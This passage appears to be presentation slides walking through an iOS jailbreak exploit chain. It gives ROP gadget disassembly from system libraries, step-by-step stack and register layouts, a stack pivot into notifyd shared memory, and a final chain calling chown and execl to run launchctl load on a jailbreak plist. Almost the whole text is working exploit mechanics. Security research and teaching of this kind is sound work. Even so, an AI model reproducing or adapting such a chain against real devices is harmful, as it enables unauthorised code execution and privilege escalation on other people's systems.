SP - 0x50	mach_msg	d10	???
SP - 0x4C	mach_msg	d10	???
SP - 0x48	mach_msg	d11	???
SP - 0x44	mach_msg	d11	???
SP - 0x40	mach_msg	d12	???
SP - 0x3C	mach_msg	d12	???
SP - 0x38	mach_msg	d13	???
SP - 0x34	mach_msg	d13	???
SP - 0x30	mach_msg	d14	???
SP - 0x2C	mach_msg	d14	???
SP - 0x28	mach_msg	d15	???
SP - 0x24	service_mach_message	d15	???
SP - 0x20	service_mach_message	r8	???
SP - 0x1C	service_mach_message	sl	???
SP - 0x18	service_mach_message	fp	???
SP - 0x14	service_mach_message	r4	0x24
SP - 0x10	service_mach_message	r5	racoon's port
SP - 0x0C	service_mach_message	r6	notifyd's port
SP - 0x08	service_mach_message	r7	0
SP - 0x04	service_mach_message	pc	ADD_SP_120_POP8_10_4567
SP + 0x00	service_mach_message	sbuf.NDR_record_t	???
SP + 0x04	service_mach_message	sbuf.NDR_record_t	???
SP + 0x08	service_mach_message	sbuf.data_0	MIG_BAD_ID
SP + 0x0C	service_mach_message	sbuf.data_4	???
SP + 0x10	service_mach_message	sbuf.data_8	???
SP + 0x14	service_mach_message	sbuf.data_c	???
SP + 0x18	service_mach_message	sbuf.data_10	???

GADGET_ADD_SP_120_POP8_10_4567

- The next gadget needs to jump across a significant portion of the stack from sbuf to rbuf, to get to more data we directly control
- From libicucore.A.dylib / uloc_toLanguageTag+0x24B2

```
3660ae2e          b01e        add     sp, #120
3660ae30      e8bd0500        ldmia.w sp!, {r8, sl}
3660ae34          bdf0        pop     {r4, r5, r6, r7, pc}
```

SP	Function	Label	Value
SP + 0x00	service_mach_message	sbuf.NDR_record_t	???
SP + 0x04	service_mach_message	sbuf.NDR_record_t	???
SP + 0x08	service_mach_message	sbuf.data_0	MIG_BAD_ID
SP + 0x0C	service_mach_message	sbuf.data_4	???
SP + 0x10	service_mach_message	sbuf.data_8	???
SP + 0x14	service_mach_message	sbuf.data_c	???
SP + 0x18	service_mach_message	sbuf.data_14	???
SP + 0x1C	service_mach_message	sbuf.data_18	???
SP + 0x20	service_mach_message	sbuf.data_1c	???
SP + 0x24	service_mach_message	sbuf.data_20	???
SP + 0x28	service_mach_message	sbuf.data_24	???
SP + 0x2C	service_mach_message	sbuf.data_28	???
SP + 0x30	service_mach_message	sbuf.data_2c	???
SP + 0x34	service_mach_message	sbuf.data_30	???
SP + 0x38	service_mach_message	sbuf.data_34	???
SP + 0x3C	service_mach_message	sbuf.data_38	???
SP + 0x40	service_mach_message	sbuf.data_3c	???
SP + 0x44	service_mach_message	sbuf.data_40	???
SP + 0x48	service_mach_message	sbuf.data_44	???
...	...	...	...
SP + 0x60	service_mach_message	sbuf.msgh_bits	???
SP + 0x64	service_mach_message	sbuf.msgh_size	0x50
SP + 0x68	service_mach_message	sbuf.msgh_remote_port	racoon's port
SP + 0x6C	service_mach_message	sbuf.msgh_local_port	notifyd's port
SP + 0x70	service_mach_message	sbuf.msgh_reserved	0
SP + 0x74	service_mach_message	sbuf.msgh_id	ADD_SP_120_POP8_10_4567 - 100
SP + 0x78	service_mach_message	sbuf.NDR_record_t	???
SP + 0x7C	service_mach_message	sbuf.NDR_record_t	???
SP + 0x80	service_mach_message	rbuf.data_0	aShmAddress
SP + 0x84	service_mach_message	rbuf.data_4	???
SP + 0x88	service_mach_message	rbuf.data_8	???
SP + 0x8C	service_mach_message	rbuf.data_c	???
SP + 0x90	service_mach_message	rbuf.data_10	MOV_SP_R4_POP8_10_11_4567

SP	Function	Label	Value
SP - 0x94	service_mach_message	sbuf.NDR_record_t	???
SP - 0x90	service_mach_message	sbuf.NDR_record_t	???
SP - 0x8C	service_mach_message	sbuf.data_0	MIG_BAD_ID
SP - 0x88	service_mach_message	sbuf.data_4	???
SP - 0x84	service_mach_message	sbuf.data_8	???
SP - 0x80	service_mach_message	sbuf.data_c	???
SP - 0x7C	service_mach_message	sbuf.data_14	???
SP - 0x78	service_mach_message	sbuf.data_18	???
SP - 0x74	service_mach_message	sbuf.data_1c	???
SP - 0x70	service_mach_message	sbuf.data_20	???
SP - 0x6C	service_mach_message	sbuf.data_24	???
SP - 0x68	service_mach_message	sbuf.data_28	???
SP - 0x64	service_mach_message	sbuf.data_2c	???
SP - 0x60	service_mach_message	sbuf.data_30	???
SP - 0x5C	service_mach_message	sbuf.data_34	???
SP - 0x58	service_mach_message	sbuf.data_38	???
SP - 0x54	service_mach_message	sbuf.data_3c	???
SP - 0x50	service_mach_message	sbuf.data_40	???
SP - 0x4C	service_mach_message	sbuf.data_44	???
...	...	...	...
SP - 0x34	service_mach_message	sbuf.msgh_bits	???
SP - 0x30	service_mach_message	sbuf.msgh_size	0x50
SP - 0x2C	service_mach_message	sbuf.msgh_remote_port	racoon's port
SP - 0x28	service_mach_message	sbuf.msgh_local_port	notifyd's port
SP - 0x24	service_mach_message	sbuf.msgh_reserved	0
SP - 0x20	service_mach_message	sbuf.msgh_id	ADD_SP_120_POP8_10_4567 - 100
SP - 0x1C	service_mach_message	r8	???
SP - 0x18	service_mach_message	sl	???
SP - 0x14	service_mach_message	r4	aShmAddress
SP - 0x10	service_mach_message	r5	???
SP - 0x0C	service_mach_message	r6	???
SP - 0x08	service_mach_message	r7	???
SP - 0x04	service_mach_message	pc	MOV_SP_R4_POP8_10_11_4567

GADGET_MOV_SP_R4_POP8_10_11_4567

- The next gadget pivots the stack to the notification center shared memory and continues execution from there.
- From libsystem_c.dylib / pthread_mutex_lock+0x1B6

```
35e51c82          46a5        mov     sp, r4
35e51c84      e8bd0d00        ldmia.w sp!, {r8, sl, fp}
35e51c88          bdf0        pop     {r4, r5, r6, r7, pc}
```

SP	Address	Label	Value
SP + 0x00	aShmAddress + 0x00		???
SP + 0x04	aShmAddress + 0x04		???
SP + 0x08	aShmAddress + 0x08		???
SP + 0x0C	aShmAddress + 0x0C		MOV_LR_R4_MOV_R0_LR_POP47
SP + 0x10	aShmAddress + 0x10		???
SP + 0x14	aShmAddress + 0x14		???
SP + 0x18	aShmAddress + 0x18		???
SP + 0x1C	aShmAddress + 0x1C		MOV_LR_R4_MOV_R0_LR_POP47
SP + 0x20	aShmAddress + 0x20		exit
SP + 0x24	aShmAddress + 0x24		???
SP + 0x28	aShmAddress + 0x28		POP_R0123
SP + 0x2C	aShmAddress + 0x2C		aNotifydStringArg2Address
SP + 0x30	aShmAddress + 0x30		0x0
SP + 0x34	aShmAddress + 0x34		0x0
SP + 0x38	aShmAddress + 0x38		???
SP + 0x3C	aShmAddress + 0x3C		chown
SP + 0x40	aShmAddress + 0x40		???
SP + 0x44	aShmAddress + 0x44		???
SP + 0x48	aShmAddress + 0x48		POP_R0123
SP + 0x4C	aShmAddress + 0x4C		aShmAddress + 0x64
SP + 0x50	aShmAddress + 0x50		aShmAddress + 0x64
SP + 0x54	aShmAddress + 0x54		aShmAddress + 0x6F
SP + 0x58	aShmAddress + 0x58		aShmAddress + 0x74
SP + 0x5C	aShmAddress + 0x5C		execl
SP + 0x60	aShmAddress + 0x60		0x0
SP + 0x64	aShmAddress + 0x64		/bin/launchctl
SP + 0x6F	aShmAddress + 0x6F		load
SP + 0x74	aShmAddress + 0x74		/private/var/mobile/Media/corona/jb.plist

SP	Address	Label	Value
SP - 0x20	aShmAddress + 0x00	r8	???
SP - 0x1C	aShmAddress + 0x04	sl	???
SP - 0x18	aShmAddress + 0x08	fp	???
SP - 0x14	aShmAddress + 0x0C	r4	MOV_LR_R4_MOV_R0_LR_POP47
SP - 0x10	aShmAddress + 0x10	r5	???
SP - 0x0C	aShmAddress + 0x14	r6	???
SP - 0x08	aShmAddress + 0x18	r7	???
SP - 0x04	aShmAddress + 0x1C	pc	MOV_LR_R4_MOV_R0_LR_POP47
SP + 0x00	aShmAddress + 0x20		exit
SP + 0x04	aShmAddress + 0x24		???
SP + 0x08	aShmAddress + 0x28		POP_R0123
SP + 0x0C	aShmAddress + 0x2C		aNotifydStringArg2Address
SP + 0x10	aShmAddress + 0x30		0x0
SP + 0x14	aShmAddress + 0x34		0x0
SP + 0x18	aShmAddress + 0x38		???
SP + 0x1C	aShmAddress + 0x3C		chown
SP + 0x20	aShmAddress + 0x40		???
SP + 0x24	aShmAddress + 0x44		???
SP + 0x28	aShmAddress + 0x48		POP_R0123
SP + 0x2C	aShmAddress + 0x4C		aShmAddress + 0x64
SP + 0x30	aShmAddress + 0x50		aShmAddress + 0x64
SP + 0x34	aShmAddress + 0x54		aShmAddress + 0x6F
SP + 0x38	aShmAddress + 0x58		aShmAddress + 0x74
SP + 0x3C	aShmAddress + 0x5C		execl
SP + 0x40	aShmAddress + 0x60		0x0
SP + 0x44	aShmAddress + 0x64		/bin/launchctl
SP + 0x48	aShmAddress + 0x6F		load
SP + 0x4C	aShmAddress + 0x74		/private/var/mobile/Media/corona/jb.plist

SP	Address	Label	Value
SP + 0x00	aShmAddress + 0x20		exit
SP + 0x04	aShmAddress + 0x24		???
SP + 0x08	aShmAddress + 0x28		POP_R0123
SP + 0x0C	aShmAddress + 0x2C		aNotifydStringArg2Address
SP + 0x10	aShmAddress + 0x30		0x0
SP + 0x14	aShmAddress + 0x34		0x0
SP + 0x18	aShmAddress + 0x38		???
SP + 0x1C	aShmAddress + 0x3C		chown
SP + 0x20	aShmAddress + 0x40		???
SP + 0x24	aShmAddress + 0x44		???
SP + 0x28	aShmAddress + 0x48		POP_R0123
SP + 0x2C	aShmAddress + 0x4C		aShmAddress + 0x64
SP + 0x30	aShmAddress + 0x50		aShmAddress + 0x64
SP + 0x34	aShmAddress + 0x54		aShmAddress + 0x6F
SP + 0x38	aShmAddress + 0x58		aShmAddress + 0x74
SP + 0x3C	aShmAddress + 0x5C		execl
SP + 0x40	aShmAddress + 0x60		0x0
SP + 0x44	aShmAddress + 0x64		/bin/launchctl
SP + 0x48	aShmAddress + 0x6F		load
SP + 0x4C	aShmAddress + 0x74		/private/var/mobile/Media/corona/jb.plist

R0	???
R1	???
R2	???
R3	???
R4	MOV_LR_R4_MOV_R0_LR_POP47
LR	???
PC	MOV_LR_R4_MOV_R0_LR_POP47

SP	Address	Label	Value
SP - 0x0C	aShmAddress + 0x20	r4	exit
SP - 0x08	aShmAddress + 0x24	r7	???
SP - 0x04	aShmAddress + 0x28	pc	POP_R0123
SP + 0x00	aShmAddress + 0x2C		aNotifydStringArg2Address
SP + 0x04	aShmAddress + 0x30		0x0
SP + 0x08	aShmAddress + 0x34		0x0
SP + 0x0C	aShmAddress + 0x38		???
SP + 0x10	aShmAddress + 0x3C		chown
SP + 0x14	aShmAddress + 0x40		???
SP + 0x18	aShmAddress + 0x44		???
SP + 0x1C	aShmAddress + 0x48		POP_R0123
SP + 0x20	aShmAddress + 0x4C		aShmAddress + 0x64
SP + 0x24	aShmAddress + 0x50		aShmAddress + 0x64
SP + 0x28	aShmAddress + 0x54		aShmAddress + 0x6F
SP + 0x2C	aShmAddress + 0x58		aShmAddress + 0x74
SP + 0x30	aShmAddress + 0x5C		execl
SP + 0x34	aShmAddress + 0x60		0x0
SP + 0x38	aShmAddress + 0x64		/bin/launchctl
SP + 0x3C	aShmAddress + 0x6F		load
SP + 0x40	aShmAddress + 0x74		/private/var/mobile/Media/corona/jb.plist

R0	MOV_LR_R4_MOV_R0_LR_POP47
R1	???
R2	???
R3	???
R4	exit
LR	MOV_LR_R4_MOV_R0_LR_POP47
PC	POP_R0123

SP	Address	Label	Value
SP - 0x14	aShmAddress + 0x2C	r0	aNotifydStringArg2Address
SP - 0x10	aShmAddress + 0x30	r1	0x0
SP - 0x0C	aShmAddress + 0x34	r2	0x0
SP - 0x08	aShmAddress + 0x38	r3	???
SP - 0x04	aShmAddress + 0x3C	pc	chown
SP + 0x00	aShmAddress + 0x40		???
SP + 0x04	aShmAddress + 0x44		???
SP + 0x08	aShmAddress + 0x48		POP_R0123
SP + 0x0C	aShmAddress + 0x4C		aShmAddress + 0x64
SP + 0x10	aShmAddress + 0x50		aShmAddress + 0x64
SP + 0x14	aShmAddress + 0x54		aShmAddress + 0x6F
SP + 0x18	aShmAddress + 0x58		aShmAddress + 0x74
SP + 0x1C	aShmAddress + 0x5C		execl
SP + 0x20	aShmAddress + 0x60		0x0
SP + 0x24	aShmAddress + 0x64		/bin/launchctl
SP + 0x28	aShmAddress + 0x6F		load
SP + 0x2C	aShmAddress + 0x74		/private/var/mobile/Media/corona/jb.plist

R0	aNotifydStringArg2Address
R1	0
R2	0
R3	???
R4	exit
LR	MOV_LR_R4_MOV_R0_LR_POP47
PC	chown

SP	Address	Label	Value
SP + 0x00	aShmAddress + 0x40		???
SP + 0x04	aShmAddress + 0x44		???
SP + 0x08	aShmAddress + 0x48		POP_R0123
SP + 0x0C	aShmAddress + 0x4C		aShmAddress + 0x64
SP + 0x10	aShmAddress + 0x50		aShmAddress + 0x64
SP + 0x14	aShmAddress + 0x54		aShmAddress + 0x6F
SP + 0x18	aShmAddress + 0x58		aShmAddress + 0x74
SP + 0x1C	aShmAddress + 0x5C		execl
SP + 0x20	aShmAddress + 0x60		0x0
SP + 0x24	aShmAddress + 0x64		/bin/launchctl
SP + 0x28	aShmAddress + 0x6F		load
SP + 0x2C	aShmAddress + 0x74		/private/var/mobile/Media/corona/jb.plist

R0	0
R1	???
R2	???
R3	???
R4	exit
LR	???
PC	MOV_LR_R4_MOV_R0_LR_POP47

SP	Address	Label	Value
SP - 0x0C	aShmAddress + 0x40	r4	???
SP - 0x08	aShmAddress + 0x44	r7	???
SP - 0x04	aShmAddress + 0x48	pc	POP_R0123
SP + 0x00	aShmAddress + 0x4C		aShmAddress + 0x64
SP + 0x04	aShmAddress + 0x50		aShmAddress + 0x64
SP + 0x08	aShmAddress + 0x54		aShmAddress + 0x6F
SP + 0x0C	aShmAddress + 0x58		aShmAddress + 0x74
SP + 0x10	aShmAddress + 0x5C		execl
SP + 0x14	aShmAddress + 0x60		0x0
SP + 0x18	aShmAddress + 0x64		/bin/launchctl
SP + 0x1C	aShmAddress + 0x6F		load
SP + 0x20	aShmAddress + 0x74		/private/var/mobile/Media/corona/jb.plist

R0	exit
R1	???
R2	???
R3	???
R4	???
LR	exit
PC	POP_R0123

SP	Address	Label	Value
SP - 0x14	aShmAddress + 0x4C	r0	aShmAddress + 0x64
SP - 0x10	aShmAddress + 0x50	r1	aShmAddress + 0x64
SP - 0x0C	aShmAddress + 0x54	r2	aShmAddress + 0x6F
SP - 0x08	aShmAddress + 0x58	r3	aShmAddress + 0x74
SP - 0x04	aShmAddress + 0x5C	pc	execl
SP + 0x00	aShmAddress + 0x60		0x0
SP + 0x04	aShmAddress + 0x64		/bin/launchctl
SP + 0x08	aShmAddress + 0x6F		load
SP + 0x0C	aShmAddress + 0x74		/private/var/mobile/Media/corona/jb.plist

R0	aShmAddress + 0x64
R1	aShmAddress + 0x64
R2	aShmAddress + 0x6F
R3	aShmAddress + 0x74
R4	???
LR	exit
PC	execl

SP	Address	Label	Value
SP + 0x00	aShmAddress + 0x60		0x0
SP + 0x04	aShmAddress + 0x64		/bin/launchctl
SP + 0x08	aShmAddress + 0x6F		load
SP + 0x0C	aShmAddress + 0x74		/private/var/mobile/Media/corona/jb.plist

Hopefully will never get here

R0	-1
R1	???
R2	???
R3	???
R4	???
LR	???
PC	exit

Questions?

- More sandbox info can be found in Dionysus Blazakis's presentation:
  - http://www.semantiscope.com/research/BHDC2011/BHDC2011-Slides.pdf
  - https://github.com/dionthegod/XNUSandbox